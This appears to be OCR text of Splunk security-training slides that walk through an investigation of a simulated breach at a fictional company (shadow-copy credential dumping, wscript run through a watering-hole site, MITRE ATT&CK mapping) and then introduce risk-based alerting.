
hefeweizen_tips.js




SA-Investigator

Investigate Asset Artifacts

46.101.247.84



SA-Investigator



splunk> turn data into doing

SA-Investigator

User Agent Strings and HTTP Status

http_user_agent	status	count
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.102 Safari/537.36 Edge/18.18362	200	3
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.102 Safari/537.36 Edge/18.18362	301	1
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.102 Safari/537.36 Edge/18.18362	404	1


HTTP Referrer Strings

URL Filter (Accepts Wildcards)

*

Click on src, http_referrer, http_content_type or url to drill down on a specific field

_time	src	app	method	http_referrer	http_content_type	url
2020-08-18 18:30:00	192.168.70.167	http	GET	http://www.goldenhefeweizen.com/help/ https://www.reddit.com/r/Homebrewing/comments/i7sff8/looking_for_hefeweizen/ unknown	application/javascript text/html text/html; charset=iso-8859-1	http://www.goldenhefeweizen.com/ http://www.goldenhefeweizen.com/help http://www.goldenhefeweizen.com/help/hefeweizen_tips.js



Willkommen Bei Goldenem Hefeweizen

Contact Us

Call our hotline at 800-HEFEWEIZEN or email us at help@goldenhefeweizen.com

---

Home

Head back to the home page to learn more about us and our beer.

Tips and Tricks

Coming Soon

Questions?

SA-Investigator Exercise #3

Findings

What have we learned?

SA-Investigator: Part 1 of 2

- Someone using **Peat Cerf's credentials** created a **shadow copy** on the Frothly Active Directory server, **labrador**
- A process likely **masquerading as a legitimate process** was the parent process for the shadow copy activity as well as other actions
  - **NOTE**: We didn't investigate all of these, but based on our findings that would be a logical next step
- This parent process enabled the **wscript** process to **run javascript** on at least two systems–**labrador** and **mateo-l**
- For the time frame investigated, there were at least four systems that labrador had extensive network communication with
  - **NOTE**: We didn't investigate these either, but based on our findings that would be another logical next step

MITRE ATT&CK Mapping
T1003: OS Credential Dumping
T1036: Masquerading
T1059: Command and Scripting Interpreter

Findings

What have we learned?

SA-Investigator: Part 2 of 2

- Wscript running with a parent process of WmiPrvSrv.exe on labrador might indicate **lateral movement**
- Wscript was run on mateo-l and spawned a process called msinfo32.exe, which is a legitimate process, but could be masquerading to hide its malicious purposes
  - This parent process had numerous processes associated with it that we didn't investigate, but based on our findings that would be another logical next step
- The first **javascript executed** to Mateo's system was **downloaded from www.goldenhefeweizen.com**
- It appears someone pointed Mateo to *goldenhefeweizen* based on a **Reddit post** he made

MITRE ATT&CK Mapping
T1047: Windows Management Instrumentation
T1036: Masquerading
T1566.002: Phishing: Spearphishing Link
T1189: Drive-by Compromise (Watering Hole)

Possible Next Steps

Return to the notable and update with our notes, edit the stage and disposition

Create an investigation in Enterprise Security and document

Hand this off to Incident Response for additional forensic activity

Threat hunt for IOCs that have been uncovered during this investigation

- IP address – OK but likely gone
- Javascript with wscript as an initial vector?

Operationalize our findings

- We have a detection for shadow copy creation
- What else was uncovered that we could detect earlier in the attack in the future?

The RBA Methodology

Risk Based Alerting


Leverages the Risk Framework in ES

splunk> turn data into doing®

“We need a new approach!”


The before & after

Traditional Alerting




The before & after

Traditional Alerting



Point-in-time


Risk-based Alerting



Period-of-time

How does this look in practice?


Traditionally, the events below would be considered too noisy and would be abandoned



Risk-Based Alerting

How does this look in practice?

With risk-based alerting, these events become context that informs high-fidelity alerts




splunk> turn data into doing

RBA reduces alerts, and much more

RBA initially reduces alert volumes (and fast) but ultimately streamlines the entire SOC


Reduce Alerts



Improve Detections


Quantify SOC Maturity

Reduce Operational Costs




Risk-Based Alerting

